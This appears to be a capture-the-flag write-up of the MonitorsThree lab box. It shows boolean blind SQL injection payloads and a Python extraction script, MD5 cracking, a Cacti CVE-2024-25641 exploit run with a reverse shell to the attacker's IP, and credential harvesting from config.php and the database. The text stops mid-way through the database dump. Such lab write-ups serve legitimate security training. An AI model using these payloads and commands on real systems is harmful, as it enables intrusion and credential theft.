MonitorsThree
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. MonitorsThree is a medium Linux box. The main site hides a password-reset form vulnerable to boolean-based blind SQL injection, which we use to extract theadminuser's MD5 hash character by character and crack it togreencacti2001. Those credentials open a Cacti 1.2.26 hosted on thecacti.monitorsthree.htbvhost, vulnerable to CVE-2024-25641, which grants RCE and a shell aswww-data. Cacti'sconfig.phpleaks the database credentials; inside the DB we find the users'bcrypthashes, andmarcus's cracks to12345678910. For root, a Duplicati service listens only onlocalhost: after a port forward with chisel, we recover theserver-passphrasefrom its SQLite database, bypass the login, and since Duplicati runs asroot, we restore/root/root.txtto a readable path.
Reconnaissance
Initial scan
We start with a full TCP scan across all 65535 ports, so nothing about what runs behind is taken for granted:
nmap -p- --open -n -sS -Pn --min-rate 5000 -vvv 10.10.11.30
Discovered open port 22/tcp on 10.10.11.30
Discovered open port 80/tcp on 10.10.11.30
Completed SYN Stealth Scan at 00:35, 15.61s elapsed (65535 total ports)
Not shown: 64517 closed tcp ports (reset), 1016 filtered tcp ports (no-response)
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 63
80/tcp open  http    syn-ack ttl 63
Two ports and nothing else: 22 (SSH) and 80 (HTTP). The REASON column throws in a detail we did not have to ask for, the TTL 63, which points to Linux (that family starts the counter at 64 and every routing hop subtracts one). We run version detection and default scripts on those two ports:
nmap -p22,80 -sCV 10.10.11.30
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 86:f8:7d:6f:42:91:bb:89:72:91:af:72:f3:01:ff:5b (ECDSA)
|_  256 50:f9:ed:8e:73:64:9e:aa:f6:08:95:14:f0:a6:0d:57 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://monitorsthree.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
The Did not follow redirect to http://monitorsthree.htb/ line is the hint that the server answers by name, not by IP. whatweb confirms it by requesting both addresses back to back:
whatweb http://10.10.11.30
http://10.10.11.30 [301 Moved Permanently] HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)],
IP[10.10.11.30], RedirectLocation[http://monitorsthree.htb/], Title[301 Moved Permanently],
nginx[1.18.0]

http://monitorsthree.htb/ [200 OK] Bootstrap, Email[sales@monitorsthree.htb],
HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.10.11.30], JQuery, Script,
Title[MonitorsThree - Networking Solutions], X-UA-Compatible[IE=edge], nginx[1.18.0]

By IP it answers 301 and by name 200: there is virtual hosting, so the name has to resolve on our machine before we can browse it (the lab has no DNS doing it for us). The landing page is a static corporate site with a contact email, sales@monitorsthree.htb.
Finding the cacti.monitorsthree.htb subdomain
Since the base domain offers little, we move to virtual host fuzzing. With --append-domain, gobuster appends the domain to each wordlist entry and discovers cacti.monitorsthree.htb, which answers with a 302 to /cacti.
Before that, the base domain has to resolve, because the server answers by name:
sudo nano /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
10.10.11.30     monitorsthree.htb
gobuster vhost -u http://monitorsthree.htb \
-w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt \
--append-domain -t 100 | grep -v "Status: 400"
[+] Wordlist:      subdomains-top1million-110000.txt
[+] Append Domain: true

Found: cacti.monitorsthree.htb Status: 302 [Size: 0] [--> /cacti]
Progress: 7772 / 114442 (6.79%)
Found: cacti.monitorsthree.htb Status: 302 [Size: 0] [--> /cacti]We add it to /etc/hosts on the same line as the base domain, which is how several names are declared for a single IP:
sudo nano /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
10.10.11.30     monitorsthree.htb cacti.monitorsthree.htb

Visiting it shows the login panel of Cacti, a PHP network-monitoring tool. The page footer gives away the version: 1.2.26.

That version is vulnerable to CVE-2024-25641, a remote code execution. The catch is that the exploit requires being authenticated, so we first need credentials.
Access as admin (Cacti)
Blind SQL injection in the reset form
Back on the main site, the password recovery form (forgot_password.php) asks for a username and answers with a status message. That message is exactly what turns it into an oracle: if we can make it change according to a condition we control, the form is answering "yes" or "no" to whatever we ask. We start with a quote and a condition we expect to be true:
' OR SUBSTRING(database(),1,1)='M'-- -
Successfully sent password reset request!And now the same query changing only the compared character:
' OR SUBSTRING(database(),1,1)='C'-- -
Unable to process request, try again!Two different answers for two different conditions, and not a single SQL error anywhere: that is a boolean-based blind SQL injection. We see no data, but we can ask "is this the right character?" as many times as needed. Incidentally, an uppercase M matching a lowercase name is no accident: MySQL usually compares strings with a case-insensitive collation.
Before extracting the name it helps to know how long it is, and the same oracle works with numeric comparisons. We narrow it down by elimination:
' OR LENGTH(database()) >= 16 -- -

Successfully sent password reset request!' OR LENGTH(database()) >= 17 -- -
Unable to process request, try again!True at 16 and false at 17: the name is exactly 16 characters long. That is not trivia, it is what gives the script a reliable stop condition instead of leaving it guessing.
We automate the extraction with a small Python script that tests the character at each position:
#!/usr/bin/python3
import requests, string

URL = 'http://monitorsthree.htb/forgot_password.php'
CHARSET = "," + string.ascii_letters + string.digits + "_"
SUCCESS = 'Successfully sent password'
PAYLOAD = "'or SUBSTR(database(),{},1)='{}' -- -"
db_name = ''

with requests.Session() as session:
    while True:
        for char in CHARSET:
            i = len(db_name)
            resp = session.post(URL, data={'username': PAYLOAD.format(i + 1, char)})
            if SUCCESS in resp.text:
                db_name += char
                break
        else:
            break
    print(db_name)
python3 sql.py
[16] monitorsthree_dbFrom here on only the query inside the payload changes: the brute-force engine is the same. Asking information_schema for that database's tables:
' OR (SELECT SUBSTR(GROUP_CONCAT(table_name), {},1) FROM information_schema.tables
      WHERE table_schema='monitorsthree_db') = '{}' -- -
[54] invoices,customers,changelog,tasks,invoice_tasks,usersOf the six, the one we want is users. We repeat against information_schema.columns to learn what it stores:
' OR (SELECT SUBSTR(GROUP_CONCAT(column_name), {}, 1) FROM information_schema.columns
      WHERE table_schema='monitorsthree_db' AND table_name='users') = '{}' -- -
[62] id,username,email,password,name,position,dob,start_date,salaryWith username and password located, we pull the first user in the table:
' OR (SELECT SUBSTR(username, {}, 1) FROM monitorsthree_db.users LIMIT 0, 1) = '{}' -- -
[5] adminA single user in a table called users is odd enough to check rather than assume: if we ask for the length of the shortest name in the table, a true > 4 and a false > 5 mean the shortest name is 5 characters long, which is admin itself.
' OR (SELECT LENGTH(username) FROM monitorsthree_db.users ORDER BY LENGTH(username) LIMIT 1) > 4 -- -
Successfully sent password reset request!' OR (SELECT LENGTH(username) FROM monitorsthree_db.users ORDER BY LENGTH(username) LIMIT 1) > 5 -- -
Unable to process request, try again!Confirmed: there is no shorter user hiding behind the LIMIT. So we extract admin's password:
' OR (SELECT SUBSTR(password, {}, 1) FROM monitorsthree_db.users WHERE username='admin') = '{}' -- -
[32] 31a181c8372e3afc59dab863430610e8Cracking the hash and logging into Cacti
It is 32 hex characters: an unsalted MD5. We crack it with john against rockyou:
The hash goes into a file in the format john expects, user:hash, so the output says who it belongs to:
nano pass.txt
admin:31a181c8372e3afc59dab863430610e8john --wordlist=rockyou.txt --format=Raw-MD5 pass.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
greencacti2001   (admin)
1g 0:00:00:00 DONE (2024-09-22 21:33) 2.127g/s 16563Kp/s 16563Kc/s 16563KC/s greenconverse..greenbank14
Session completed.

The password is greencacti2001. With admin:greencacti2001 we log into the Cacti 1.2.26 panel and, now authenticated, we can run the exploit.
Shell as www-data
CVE-2024-25641: RCE in Cacti 1.2.26
The vulnerability CVE-2024-25641 lives in the import_package() function of lib/import.php. That function blindly trusts the name and content of the files inside a Cacti "package", and allows path traversal with ../../../: that is, we can write an arbitrary file (a PHP webshell) wherever we want on the server.
The vendor advisory describes it with more precision than a CVE entry usually does, and confirms in passing the requirement we just satisfied:

Cacti <= 1.2.26 (import.php) Remote Code Execution Vulnerability

[-] Affected Versions:
Version 1.2.26 and prior versions.

[-] Vulnerability Description:
The vulnerability is located within the "import_package()" function defined into the /lib/import.php
script. This function blindly trusts the filename and file content provided within the uploaded XML
data, and writes such files into the Cacti base path (or even outside, since Path Traversal sequences
are not filtered). This can be exploited to write or overwrite arbitrary files on the web server,
leading to execution of arbitrary PHP code or other security impacts.

Successful exploitation of this vulnerability requires an user account having the
"Import Templates" permission.
That last paragraph is what explains why the hash had to be cracked first: with no authenticated account holding the import permission there is no vector.
We use a public exploit that automates the packaging and upload (repo). After authenticating with our credentials, it writes the webshell and gives us command execution.
One detail that costs time if you do not see it coming: the script serves the payload over HTTP from whatever directory it runs in, so it has to be launched from the exploit's own folder. Run it from somewhere else and the victim downloads an empty file, and the shell never arrives.
python3 exploit.py -u http://cacti.monitorsthree.htb -l admin -p greencacti2001 \
  --lhost 10.10.15.39 --lport 4444
We receive the shell as www-data.
nc -lvnp 4444Shell as marcus
Initial enumeration and credentials in config.php
With the shell freshly landed, the first thing is to get a picture of the system, so we upload linpeas.sh (repo) from an HTTP server on our machine:
wget http://10.10.15.39/linpeas.sh
chmod +x linpeas.sh
./linpeas.sh
--2024-09-23 11:19:37--  http://10.10.15.39/linpeas.sh
Connecting to 10.10.15.39:80... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 823059 (804K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh          100%[===================>] 803.77K  1.62MB/s    in 0.5s

2024-09-23 11:19:38 (1.62 MB/s) - 'linpeas.sh' saved [823059/823059]
The automated sweep turns up no odd SUID and no obvious scheduled job, but that does not mean there is nothing: it means we have to look where the tool cannot. And on a box whose central service is Cacti, the obvious place is its own configuration. The installation's config.php stores the database credentials in plain text.
cat /var/www/html/cacti/include/config.php
$database_type     = 'mysql';
$database_default  = 'cacti';
$database_username = 'cactiuser';
$database_password = 'cactiuser';
$database_port     = '3306';
Bcrypt hashes in the user_auth table
We connect to MariaDB with those credentials and first look at what is there, instead of jumping blind to a specific table:
mysql -u cactiuser -pcactiusershow databases;
use cacti;
show tables;mysql -ucactiuser -pcactiuser
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 192
Server version: 10.6.18-MariaDB-0ubuntu0.22.04.1 Ubuntu 22.04

MariaDB [(none)]>
MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| cacti              |
| information_schema |
| mysql              |
+--------------------+
3 rows in set (0.001 sec)

MariaDB [(none)]> use cacti;
Database changed
MariaDB [cacti]> show tables;
+-----------------------------------+
| Tables_in_cacti                   |
+-----------------------------------+
| aggregate_graph_templates         |
| aggregate_graph_templates_graph    |
| aggregate_graph_templates_item     |
| aggregate_graphs                  |
...
Among Cacti's dozens of tables, the one holding users and passwords is user_auth:
SELECT username, password FROM user_auth;Before dumping anything it pays to know which columns the table carries, so we ask for only the two that matter:
show columns from user_auth;
| Field                 | Type                 | Null | Key | Default | Extra          |
